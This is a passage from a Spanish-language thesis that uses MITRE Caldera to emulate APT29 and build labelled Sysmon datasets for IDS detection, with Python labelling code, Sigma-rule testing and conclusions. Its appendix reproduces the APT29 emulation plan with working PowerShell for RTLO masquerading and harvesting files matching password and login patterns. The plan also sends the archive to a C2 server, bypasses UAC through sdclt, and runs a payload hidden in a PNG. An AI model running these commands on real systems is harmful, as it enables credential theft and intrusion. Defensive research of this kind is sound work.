        label = step['attack']['technique_id']
        print(start_time, end_time, label)
        for pid in malicious_pid:
            for log in log_array:

                log_time =
                ↪ datetime.strptime(log['Event']['EventData']['UtcTime'],
                ↪ "%Y-%m-%d %H:%M:%S.%f")
                event_id = log['Event']['System']['EventID']
                data = log['Event']['EventData']
                if(event_id == 1 and checkTime(start_time, end_time,
                ↪ log_time)):
                    if(data['ProcessId'] == pid):
                        malicious_pid.append(data['ParentProcessId'])
                        processed_logs.append((log, label))
                        log_array.remove(log)
                        print(log_time, pid, event_id)
                    elif(data['ParentProcessId'] == pid):
                        malicious_pid.append(data['ProcessId'])
                        processed_logs.append((log, label))
                        log_array.remove(log)
                        print(log_time, pid, event_id)
                if(event_id == 8 and checkTime(start_time, end_time,
                ↪ log_time)):
                    if(data['SourceProcessId'] == pid):
                        malicious_pid.append(data['TargetrocessId'])
                        processed_logs.append((log, label))
                        log_array.remove(log)
                        print(log_time, pid, event_id)
                    elif(data['TargetProcessId'] == pid):
                        malicious_pid.append(data['SourceProcessId'])
                        processed_logs.append((log, label))
                        log_array.remove(log)
                        print(log_time, pid, event_id)
                if(event_id in other_id and checkTime(start_time,
                ↪ end_time, log_time)):
                    if(data['ProcessId'] == pid):
                        processed_logs.append((log, label))
                        log_array.remove(log)
                        print(log_time, pid, event_id)
```

```
45     return processed_logs, log_array
```

Posteriormente, se inicia una búsqueda del ejecutable del agente en cualquier campo del registro. En caso de encontrarlo, se añade a la lista de procesados con la etiqueta T1071.001[3] que indica comunicación de C2. Además, se añaden los PID encontrados en dichos registros para incluir los logs asociados a estos PID como maliciosos con la misma etiqueta mencionada anteriormente. Finalmente, se aplica la etiqueta *Benign* sobre los logs restantes ya que se considera que no tienen que ver con la operación ejecutada por Caldera. En el siguiente fragmento de código se puede ver como se ha implementado esta clasificación.

```
1  def final_classification(log_array, processed_logs)
2      new_pid = []
3      label = "T1071.001"
4      agent_name = log['host_group']['exe_name']
5      for log in log_array:
6      if (check_agent(log, agent_name)):
7          if(log['Event']['System']['EventID'] == 1):
8              new_pid.append(log['Event']['EventData']['ProcessId'])
9              new_pid.append(log['Event']['EventData']['ParentProcessId'])
10             processed_logs.append((log, label))
11             log_array.remove(log)
12         elif(log['Event']['System']['EventID'] == 8):
13             new_pid.append(log['Event']['EventData']['SoruceProcessId'])
14             new_pid.append(log['Event']['EventData']['TargetProcessId'])
15             processed_logs.append((log, label))
16             log_array.remove(log)
17         else:
18             new_pid.append(log['Event']['EventData']['ProcessId'])
19             processed_logs.append((log, label))
20             log_array.remove(log)
21     for pid in set(new_pid):
22         for log in log_array:
23             event_id = log['Event']['System']['EventID']
24             if(event_id != 4 and event_id != 225 and event_id != 1 and
                ↪  event_id != 8):
25                 if(log['Event']['EventData']['ProcessId'] == pid):
26                     print(pid, event_id,
                        ↪  log['Event']['EventData']['ProcessId'])
27                     processed_logs.append((log, label))
```

[3] https://attack.mitre.org/versions/v15/techniques/T1071/001/

```
                    log_array.remove(log)
    for log in log_array:
        label = "Benign"
        processed_logs.append((log, label))
    return processed_logs
```

Finalmente, se generá un fichero CSV que contiene la información esencial de cada registro además de la TTP asociada. El siguiente código muestra como se genera el *dataset* para los logs de sistema.

```
def generate_dataset(processed_logs, file_path):
    max_fields = 0
    for log, label in processed_logs:
        event_data = log['Event']['EventData']
        max_fields = max(max_fields, len(event_data))
    with open(file_path, 'w', newline='') as csvfile:
        writer = csv.writer(csvfile)
        for log, label in processed_logs:
            event_id = log['Event']['System']['EventID']
            event_data = log['Event']['EventData']
            data_with_padding = [label, event_id]
            for data in event_data:
                data_with_padding.append(event_data[data])
            for i in range(max_fields - len(data_with_padding) + 2):
                data_with_padding.append(0)
            writer.writerow(data_with_padding)
```

6.3. Modelo de detección

Se ha escogido como modelo de detección las *Sigma rules* para detectar las TTPs en los logs de Sysmon debido a su versatilidad y capacidad de estandarización en la detección de amenazas.

Las *Sigma rules* son un estándar abierto de para la creación de reglas de detección de amenazas en sistemas IDS. Además, están diseñadas para ser independientes de la plataforma y permiten definir patrones de eventos sospechosos o maliciosos en un formato sencillo y legible [55]. *Sigma* se enfoca en proporcionar una manera universal de describir lo que se debe buscar en los datos de

registro, facilitando la detección de amenazas en diferentes herramientas y entornos [52], [55]. Las *Sigma rules* están escritas en YAML y cada regla típica incluye campos como:

1. **Título**: Una breve descripción de la regla.
2. **ID**: Un identificador único para la regla.
3. **Descripción**: Una explicación más detallada de lo que la regla busca detectar.
4. **Autor**: El creador de la regla.
5. **Fuente de log**: El origen de los datos de registro a los que se aplica la regla, por ejemplo, sysmon, firewall, etc.
6. **Detección**: Los criterios específicos que deben cumplirse para activar la regla.
7. **Nivel**: La severidad de la alerta, por ejemplo, bajo, medio o alto.

La combinación de *Sigma rules* con Sysmon tiene una gran importancia ya que permite una detección consistente y eficaz gracias a la versatilidad de implementar patrones de comportamiento malicioso que Sysmon es capaz de detectar. Además, como son un estándar abierto, pueden ser compartidas y utilizadas por la comunidad de seguridad, lo que facilita la colaboración y el intercambio de conocimientos sobre la detección de amenazas, algo similar a lo que ocurre con la ciberinteligencia de amenazas. La integración de *Sigma rules* con Sysmon junto a otras herramientas como los IDS, permite la automatización de la detección y respuesta de a amenazas, esto es debido a que con reglas bien definidas, los patrones son detectados y alertados con mayor precisión.

6.4. Prueba de concepto

Para poder probar que los logs clasificados anteriormente son de calidad y realmente contienen TTPs que pueden ser detectados mediante el uso de *Sigma rules* se va a utilizar la herramienta SysmonHunter[4]. Esta herramienta, desarrollada por Baron Pan, fue presentada una de las conferencias de ciberseguridad con más renombre, la BlackHat USA.

SysmonHunter se enfoca en automatizar y simplificar el proceso de detección de amenazas, proporcionando una interfaz eficiente para examinar los datos de logs y aplicar reglas de detección de amenazas, como las *Sigma rules*.

[4] `https://github.com/baronpan/SysmonHunter/tree/master`

Para poder ejecutar esta herramienta, se necesitan 2 cosas, el fichero de log y un fichero que defina las reglas de detección. Para esto último, se van a utilizar las reglas ya definidas por la herramienta, así como algunas que proporciona la comunidad y se encuentran en el propio GitHub de Sigma[5]. Como se ha mencionado anteriormente, una de las cualidades más importantes de las *Sigma rules* es que es un estándar abierto y por tanto, es realmente sencillo encontrar reglas escritas por la comunidad o estudios realizados de como desarrollar estos indicadores de comportamiento [24]. Además, como APT29 es un grupo altamente activo, los profesionales de la seguridad están constantemente actualizado las reglas para tratar de mejorar la detección en fases tempranas [55].

SysmonHunter, además de mostrar los datos mediante una interfaz gráfica, permite descargar las detecciones en formato CSV. Para poder evaluar la calidad de los datos, se van a comparar la clasificación del *dataset* generado anteriormente con este fichero de detecciones.

La Figura 6.1 muestra de forma gráfica los aciertos y fallos de las detecciones en las diferentes TTP que se encuentran en el *dataset*. Además se puede observar que los datos contenidos en la clasificación llevada acabo durante este capítulo es de bastante calidad, ya que en total, SysmonHunter ha logrado obtener un 86.65 % de acierto. Cabe destacar que no se quiere evaluar el comportamiento de esta herramienta, lo que realmente interesa tras esta prueba de concepto, son esos logs que forman el 13.35 % que no ha sido detectado. Gracias a la clasificación realizada anteriormente, se dispone de aquellos logs no han logrado ser detectados y se pueden desarrollar medidas de detección como generar nuevas reglas o modificar las actuales para tratar de detectar los eventos que tras la evaluación no lo han sido.




Figura 6.1: Aciertos/Fallos en las detecciones de SysmonHunter

[5]https://github.com/SigmaHQ/sigma

Capítulo 7

Conclusión

7.1. Resultados

El objetivo de este trabajo era demostrar que se puede utilizar MITRE Caldera para generar datos lo suficientemente descriptivos para que ayudasen a mejorar la detección de TTP en los IDS (ver Sección 1.3). Los resultados presentados en el trabajo sugieren que Caldera es adecuado para este propósito.

Gracias al plugin EMU de Caldera se emuló al adversario APT29 atacando un host de un res empresarial simulada en un entorno de pruebas. Posteriormente, se guardo el tráfico de red y los registros de sistema generados durante la emulación. En estos logs se encontraban tanto las actividades relacionadas con los ataques así como el comportamiento benigno de fondo. Después, ambos ficheros de logs fueron procesados cada uno a su manera para demostrar que el plan de emulación de APT29 llevado a cabo mediante Caldera, había generado con éxito tráfico y eventos relacionados con las TTP utilizadas por este adversario. Finalmente, en el caso de las detecciones en red, un modelo de ML fue entrenado para predecir las TTP correspondientes de un conjunto balanceado de menor dimensión que el *dataset* original. En el caso de las detecciones de sistema, se utilizaron reglas Sigma combinadas con una herramienta para verificar las detecciones de TTP de los eventos de sistema.

Según los resultados de este trabajo, se puede concluir que sí, Caldera puede utilizarse para generar un conjunto de datos de comportamiento APT con etiquetas de grano fino como las TTP y que además ayuden a mejorar la detección de TTP en IDS. Se puede generar y utilizar el *dataset* en modelos de ML más complejos implementados en IDS para reconocer TTP en el tráfico de red así como desarrollar nuevas reglas Sigma para detectar de forma más rápida cualquier comportamiento malicioso en el sistema.

7.2. Limitaciones en la investigación

A pesar de que el trabajo demuestra la viabilidad de usar MITRE Caldera para generar datos descriptivos que mejoren la detección de TTP en IDS, existen algunas limitaciones que cabe destacar.

El trabajo se centra en la emulación de un solo adversario, APT29, y un único tipo de ataque. Por tanto la generalización de los resultados a otros adversarios u otro tipo de ataques no esta probada. En base a esto, los datos generados contienen la emulación de un ataque en específico, lo que introduce sesgos en la representación de las TTP reales. Además, la validación de la eficacia se ha realizado sobre el mismo conjunto de datos recopilados de la emulación por falta de una validación externa, es decir, se desconoce la generalización del modelo bajo un entorno real. Por otro lado, la integración de estos resultados en IDS reales requiere de adaptaciones y ajustes adicionales, dependiendo de las características del sistema IDS. También hay que destacar que el rendimiento del trabajo se ha visto afectado por las limitaciones del entorno de pruebas ya que estaba montado sobre VirtualBox. Esto hizo que se consumiera una cantidad significativa de RAM impidiendo la creación de una infraestructura de pruebas más compleja y realista.

En general, el trabajo ofrece una base prometedora para la generación de datos de comportamiento APT para mejorar la detección de IDS. Sin embargo, es importante tener en cuenta las limitaciones mencionadas para una correcta interpretación de los resultados.

7.3. Trabajo futuro

Teniendo en cuenta las limitaciones mencionadas anteriormente, se proponen una serie de líneas de investigación futura para fortalecer la detección de TTP en IDS mediante la generación de datos con Caldera.

Se puede trabajar en ampliar el abanico de amenazas emulando ataques de mayor complejidad. Por medio de hipervisores de mayor rendimiento , como Proxmox Virtual Environment o VMware vSphere, incorporar escenarios de ataque más sofisticados que involucren múltiples adversarios y considerar ataques emergentes para mantener la relevancia del conjunto de datos. También se puede incorporar muestras de malware real y su comportamiento para enriquecer el valor del *dataset*. Esto puede llevarse a cabo mediante colaboraciones con empresas y equipos de Red Team para obtener acceso a planes de emulación de ataques reales y actualizados. También se puede integrar con datos provenientes de *honeypots*, sistemas de seguridad o fuentes de inteligencia de amenazas.

A sí mismo, se podría investigar el desarrollo de una interfaz u herramientas, como APIs, que permitan facilitar la integración de los resultados y modelos de ML en diferentes sistemas IDS.

Se podría trabajar en optimizar los modelos de ML y las técnicas de detección para minimizar el impacto en el rendimiento y la latencia de los IDS. Esto podría realizarse mediante soluciones escalables para permitir una actualización continua de los conjuntos de datos a medida que evolucionan las amenazas.

También, se podría establecer una plataforma abierta que almacene y gestione conjuntos de datos de ataques reales, herramientas de emulación y modelos de ML relacionados con TTP. Además, esto se vería beneficiado estableciendo canales de comunicación y colaboración entre investigadores, profesionales de la seguridad y organizadores para compartir conocimiento y experiencia para la generación de inteligencia de amenazas.

Apéndice A

Configuraciones

A.1. Dockerfile de Caldera

```
FROM ubuntu:23.04
SHELL ["/bin/bash", "-c"]

ARG TZ="UTC"
RUN ln -snf /usr/share/zoneinfo/$TZ /etc/localtime && \
    echo $TZ > /etc/timezone

WORKDIR /usr/src/app

# Make sure user cloned caldera recursively before installing anything.
ADD . .
RUN if [ -z "$(ls plugins/stockpile)" ]; then echo "stockpile plugin not downloaded - please
    ensure you recursively cloned the caldera git repository and try again."; exit 1; fi

RUN apt-get update && \
    apt-get -y install python3 python3-pip python3-venv git curl golang-go


#WIN_BUILD is used to enable windows build in sandcat plugin
ARG WIN_BUILD=false
RUN if [ "$WIN_BUILD" = "true" ] ; then apt-get -y install mingw-w64; fi

# Set up python virtualenv
ENV VIRTUAL_ENV=/opt/venv/caldera
RUN python3 -m venv $VIRTUAL_ENV
ENV PATH="$VIRTUAL_ENV/bin:$PATH"

# Install pip requirements
RUN pip3 install --no-cache-dir -r requirements.txt

# Set up config file and disable atomic by default
RUN python3 -c "import app; import app.utility.config_generator; app.utility.config_generator.
    ensure_local_config();"; \
    sed -i '/\- atomic/d' conf/local.yml;

# Compile default sandcat agent binaries, which will download basic golang dependencies.
```

```
35
36 # Install Go dependencies
37 WORKDIR /usr/src/app/plugins/sandcat/gocat
38 RUN go mod tidy && go mod download
39
40 WORKDIR /usr/src/app/plugins/sandcat
41
42 # Fix line ending error that can be caused by cloning the project in a Windows environment
43 RUN if [ "$WIN_BUILD" = "true" ] ; then cp ./update-agents.sh ./update-agents-copy.sh; fi
44 RUN if [ "$WIN_BUILD" = "true" ] ; then tr -d '\15\32' < ./update-agents-copy.sh > ./update-
       agents.sh; fi
45 RUN if [ "$WIN_BUILD" = "true" ] ; then rm ./update-agents-copy.sh; fi
46
47 RUN ./update-agents.sh
48
49 # Check if we can compile the sandcat extensions, which will download golang dependencies for
       agent extensions
50 RUN mkdir /tmp/gocatextensionstest
51
52 RUN cp -R ./gocat /tmp/gocatextensionstest/gocat
53 RUN cp -R ./gocat-extensions/* /tmp/gocatextensionstest/gocat/
54
55 RUN cp ./update-agents.sh /tmp/gocatextensionstest/update-agents.sh
56
57 WORKDIR /tmp/gocatextensionstest
58
59 RUN mkdir /tmp/gocatextensionstest/payloads
60
61 RUN ./update-agents.sh
62
63 # Clone atomic red team repo for the atomic plugin
64 RUN if [ ! -d "/usr/src/app/plugins/atomic/data/atomic-red-team" ]; then   \
65     git clone --depth 1 https://github.com/redcanaryco/atomic-red-team.git \
66         /usr/src/app/plugins/atomic/data/atomic-red-team;                   \
67 fi
68
69 WORKDIR /usr/src/app/plugins/emu
70
71 # If emu is enabled, complete necessary installation steps
72 RUN if [ $(grep -c "\- emu" ../../conf/local.yml)  ]; then \
73     apt-get -y install zlib1g unzip;                 \
74     pip3 install -r requirements.txt;                \
75     ./download_payloads.sh;                          \
76 fi
77
78 WORKDIR /usr/src/app/plugins/human
79
80 # If emu is enabled, complete necessary installation steps
81 RUN if [ $(grep -c "\- human" ../../conf/local.yml)  ]; then \
82     pip3 install -r requirements.txt;                \
83 fi
84
85 WORKDIR /usr/src/app
86
87 # Install Node.js, npm, and other build VueJS front-end
88 RUN apt-get update && \
89     apt-get install -y nodejs npm && \
90     # Directly use npm to install dependencies and build the application
91     (cd plugins/magma && npm install) && \
```

```
    (cd plugins/magma && npm run build) && \
    # Remove Node.js, npm, and other unnecessary packages
    apt-get remove -y nodejs npm && \
    apt-get autoremove -y && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/* /tmp/* /var/tmp/*

WORKDIR /usr/src/app

# Default HTTP port for web interface and agent beacons over HTTP
EXPOSE 8888

# Default HTTPS port for web interface and agent beacons over HTTPS (requires SSL plugin to be
    enabled)
EXPOSE 8443

# TCP and UDP contact ports
EXPOSE 7010
EXPOSE 7011/udp

# Websocket contact port
EXPOSE 7012

# Default port to listen for DNS requests for DNS tunneling C2 channel
EXPOSE 8853

# Default port to listen for SSH tunneling requests
EXPOSE 8022

# Default FTP port for FTP C2 channel
EXPOSE 2222

ENTRYPOINT ["python3", "server.py"]
```

Anexo A.1: Fichero Dockerfile de Caldera [48]

A.2. Configuración APT29 Escenario 1

```
# APT29-Day1.A.yaml - CALDERA and Atomic style TTPs

- emulation_plan_details:
    id: 8d3c142e-9d26-42e3-ad78-b3841373a789
    adversary_name: APT29 Day 1.A
    adversary_description: APT29 is a threat group that has been attributed to the Russian
    government who have been in operation since at least 2008. This group reportedly compromised
    the Democratic National Committee starting in the summer of 2015. This adversary models
    scenario Day 1.A of the APT29.
    attack_version: 8.1
    format_version: 1.0

# Step 1 - Initial Breach

- id: 571845f6-b75c-4b9d-a666-a78f7827261f
  name: RTLO Start Sandcat
  description: Perform RTLO technique with SANDCAT
  tactic: execution
```

```
  technique:
    attack_id: T1036.002
    name: "Masquerading: Right-to-Left Override"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2019/10/15163405/CosmicDuke.pdf
    "
  procedure_group: procedure_execution
  procedure_step: "1.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          Sleep 3;
          $bin = Get-ChildItem *cod*scr*;
          $arguments = '-server "#{server}" -group "rtlo_group"';
          start-process -WindowStyle Hidden $bin.FullName.toString() -ArgumentList $arguments;

          if ($?) {
            write-host "Successfully completed RTLO execution. A new agent should appear";
            exit 0;

          } else {
            write-host "Failure of RTLO execution.";
            exit 1;
          }
        payloads:
        - cod.3aka3.scr

  input_arguments:
    server:
      description: IP or Hostname of server
      type: string
      default: 192.0.2.10

  executors:
  - name: powershell
    command: |
      Sleep 3;
      $bin = Get-ChildItem *cod*scr*;
      $arguments = '-server "#{server}" -group "rtlo_group"';
      start-process -WindowStyle Hidden $bin.FullName.toString() -ArgumentList $arguments;

      if ($?) {
        write-host "Successfully completed RTLO execution. A new agent should appear";
        exit 0;

      } else {
        write-host "Failure of RTLO execution.";
        exit 1;
      }

- id: a5daa530-c640-49bc-aa54-6808789a684a
  name: PowerShell
  description: Spawn powershell.exe from cmd.exe
  tactic: execution
  technique:
    attack_id: T1059.001
    name: "Command and Scripting Interpreter: PowerShell"
  cti_source: "https://securelist.com/the-cozyduke-apt/69731/"
  procedure_group: procedure_execution
```

```
  procedure_step: "1.B"
  platforms:
    windows:
      cmd:
        command: |
          powershell.exe;
          if ($?) {
            write-host "[*] PowerShell successfully spawned";
            exit 0;
          }

  executors:
  - name: command_prompt
    command: |
      powershell.exe;
      if ($?) {
        write-host "[*] PowerShell successfully spawned";
        exit 0;
      }

# Step 2 - Rapid Collection and Exfiltration

- id: 5692da31-3586-4e4f-8f07-5750070c730b
  name: Automated Collection
  description: Execute PowerShell from cmd.exe to collect and compress files of specific
    extensions.
  tactic: collection
  technique:
    attack_id: T1119
    name: "Automated Collection"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
    Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_collection
  procedure_step: "2.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          $env:APPDATA; $files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt
    ,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.
    ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse
    -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -
    LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\Draft.Zip -Force

  executors:
  - name: powershell
    command: |
      $env:APPDATA; $files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps
    ,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.
    pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -
    ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath
     $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\Draft.Zip -Force

- id: 68e209dd-f354-4adc-8bc6-e85a3e55a7f4
  name: Data from staged fileand Exfiltration over C2 Channel
  description: Copy a target file from a remote file share through the existing C2 channel
  tactic: exfiltration
  technique:
    attack_id: T1041
```

```
    name: "Exfiltration Over Command and Control Channel"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_exfiltration
  procedure_step: "2.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          Import-Module .\upload.ps1 -Verbose -Force;
          Invoke-MultipartFormDataUpload -InFile "C:\Users\#{profile_user}\AppData\Roaming\Draft.zip" -Uri "#{server}/file/upload";
        payloads:
        - upload.ps1

  input_arguments:
    profile_user:
      description: Name of profile user
      type: string
      default: Administrator

    server:
      description: IP or Hostname of server
      type: string
      default: 192.0.2.10

  executors:
  - name: powershell
    command: |
      Import-Module .\upload.ps1 -Verbose -Force;
      Invoke-MultipartFormDataUpload -InFile "C:\Users\#{profile_user}\AppData\Roaming\Draft.zip" -Uri "#{server}/file/upload";

# Step 3 - Deploy Stealth Toolkit

- id: 68b588bc-002a-42dc-bac7-9189f944065b
  name: Staging monkey PNG
  description: Staging PNG for Lateral Movement
  tactic: defensive-evasion
  technique:
    attack_id: T1036.005
    name: "Masquerading: Match Legitimate Name or Location"
  cti_source: "https://www.slideshare.net/MatthewDunwoody1/no-easy-breach-derby-con-2016"
  procedure_group: procedure_def_evasion
  procedure_step: "3.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          $username="#{profile_user}";
          if ( $(test-path -path "C:\Users\$username\Downloads\monkey.png") -eq $false ) {
            copy-item monkey.png -Destination "C:\Users\$username\Downloads\\" -Force;
            if ($? -eq $True) {
              write-host "[+] Successfully copied monkey.png!";
              get-childitem -path "C:\Users\$username\Downloads\\";
              exit 0;
            } else {
              write-host "[+] Failed to copy monkey.png.";
              exit 1;
```

```
            }

            } else {
              write-host "[*] monkey.png already exists within C:\users\$username\Downloads..."
            }
        payloads:
        - monkey.png

  input_arguments:
    profile_user:
      description: Name of profile user
      type: string
      default: Administrator

  executors:
  - name: powershell
    command: |
      $username="#{profile_user}";
      if ( $(test-path -path "C:\Users\$username\Downloads\monkey.png") -eq $false ) {
        copy-item monkey.png -Destination "C:\Users\$username\Downloads\\" -Force;
        if ($? -eq $True) {
          write-host "[+] Successfully copied monkey.png!";
          get-childitem -path "C:\Users\$username\Downloads\\";
          exit 0;
        } else {
          write-host "[+] Failed to copy monkey.png.";
          exit 1;
        }

- id: 89e9dffa-8836-4672-8cf3-bebd006d2a2b
  name: UAC Bypass via Backup Utility
  description: Modify registry values of sdclt to bypass UAC
  tactic: privilege-escalation
  technique:
    attack_id: T1548.002
    name: "Abuse Elevation Control Mechanism: Bypass User Account Control"
  cti_source: "https://www.slideshare.net/MatthewDunwoody1/no-easy-breach-derby-con-2016"
  procedure_group: procedure_privesc
  procedure_step: "3.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          if (!(test-path -path $env:windir\system32\sdclt.exe)) {
            write-host "[!] sdclt.exe was not found on this host.";
            exit 1;
          }
          New-Item -Path HKCU:\Software\Classes -Name Folder -Force;
          New-Item -Path HKCU:\Software\Classes\Folder -Name shell -Force;
          New-Item -Path HKCU:\Software\Classes\Folder\shell -Name open -Force;
          New-Item -Path HKCU:\Software\Classes\Folder\shell\open -Name command -Force;

          $username="#{profile_user}";
          $payload='powershell.exe -noni -noexit -ep bypass -window hidden -c "sal a New-Object;
    Add-Type -AssemblyName "System.Drawing"; $g=a System.Drawing.Bitmap("C:\Users\$($username)\
    Downloads\monkey.png");$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x in(0..639)){$p=
    $g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};$g.
    Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..3932]))"';

```

```
234           Set-ItemProperty -Path "HKCU:\Software\Classes\Folder\shell\open\command" -Name "(
      Default)" -Value $payload -Force;
235           Set-ItemProperty -Path "HKCU:\Software\Classes\Folder\shell\open\command" -Name "
      DelegateExecute" -Value "" -Force;
236
237           cmd.exe /c sdclt.exe;
238           cmd.exe /c powershell.exe;
239
240   input_arguments:
241     profile_user:
242       description: Name of profile user
243       type: string
244       default: Administrator
245
246   executors:
247   - name: powershell
248     command: |
249       if (!(test-path -path $env:windir\system32\sdclt.exe)) {
250         write-host "[!] sdclt.exe was not found on this host.";
251         exit 1;
252       }
253       New-Item -Path HKCU:\Software\Classes -Name Folder -Force;
254       New-Item -Path HKCU:\Software\Classes\Folder -Name shell -Force;
255       New-Item -Path HKCU:\Software\Classes\Folder\shell -Name open -Force;
256       New-Item -Path HKCU:\Software\Classes\Folder\shell\open -Name command -Force;
257
258       $username="#{profile_user}";
259       $payload='powershell.exe -noni -noexit -ep bypass -window hidden -c "sal a New-Object;Add-
      Type -AssemblyName "System.Drawing"; $g=a System.Drawing.Bitmap("C:\Users\$($username)\
      Downloads\monkey.png");$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x in(0..639)){$p=
      $g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};$g.
      Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..3932]))"';
260
261       Set-ItemProperty -Path "HKCU:\Software\Classes\Folder\shell\open\command" -Name "(Default)"
       -Value $payload -Force;
262       Set-ItemProperty -Path "HKCU:\Software\Classes\Folder\shell\open\command" -Name "
      DelegateExecute" -Value "" -Force;
263
264       cmd.exe /c sdclt.exe;
265       cmd.exe /c powershell.exe;
266
267 - id: 5ff80022-8d85-410b-b868-6c7565b267e5
268   name: Registry Cleanup for UAC Bypass Technique
269   description: Delete registry entries post-UAC bypass.
270   tactic: defensive-evasion
271   technique:
272     attack_id: T1112
273     name: "Modify Registry"
274   cti_source: "https://www.slideshare.net/MatthewDunwoody1/no-easy-breach-derby-con-2016"
275   procedure_group: procedure_def_evasion
276   procedure_step: "3.C"
277   platforms:
278     windows:
279       psh,pwsh:
280         command: |
281           Remove-Item -Path HKCU:\Software\Classes\Folder* -Recurse -Force;
282           if (!(test-path -path HKCU:\Software\Classes\Folder)) {
283             write-host "[+] Reg keys removed!";
284           }
```

```
285
286   executors:
287   - name: powershell
288     command: |
289       Remove-Item -Path HKCU:\Software\Classes\Folder* -Recurse -Force;
290       if (!(test-path -path HKCU:\Software\Classes\Folder)) {
291         write-host "[+] Reg keys removed!";
292         }
293
294 # Step 4 - Defense Evasion and Discovery
295
296 - id: 4f7d21c9-ea31-4943-ad8a-efbbeeccdd7d
297   name: Planting Modified Sysinternals Utilities
298   description: Uploading payloads masquerading as via modified SysInternalsSuite
299   tactic: stage-capabilities
300   technique:
301     attack_id: T1036.005
302     name: "Masquerading: Match Legitimate Name or Location"
303   cti_source: "N/A"
304   procedure_group: procedure_staging
305   procedure_step: "4.A"
306   platforms:
307     windows:
308       psh,pwsh:
309         command: |
310           iwr -uri "https://download.sysinternals.com/files/SysinternalsSuite.zip" -outfile
      SysInternalsSuite.zip;
311           Expand-Archive -Path SysInternalsSuite.zip -DestinationPath "C:\Users\#{profile_user}\
      Downloads\SysInternalsSuite" -Force;
312
313           if (! $?) {
314             write-host "Error moving files to #{profile_user}\Downloads";
315             exit 1;
316           }
317
318           Move-Item Modified-SysInternalsSuite.zip "C:\Users\#{profile_user}\Downloads" -Force;
319           Expand-Archive -LiteralPath "C:\Users\#{profile_user}\Downloads\Modified-
      SysInternalsSuite.zip" -DestinationPath "C:\Users\#{profile_user}\Downloads\Modified-
      SysInternalsSuite" -Force;
320
321           if (! $?) {
322             write-host "Error expanding files to #{profile_user}\Downloads";
323             exit 1;
324           }
325
326           $dir_exists=Test-Path -path "C:\Program Files\SysInternalsSuite";
327           if ($dir_exists -eq $true) {
328             write-host "[*] SysInternalsSuite folder exists within \"C:\Program Files\", copying
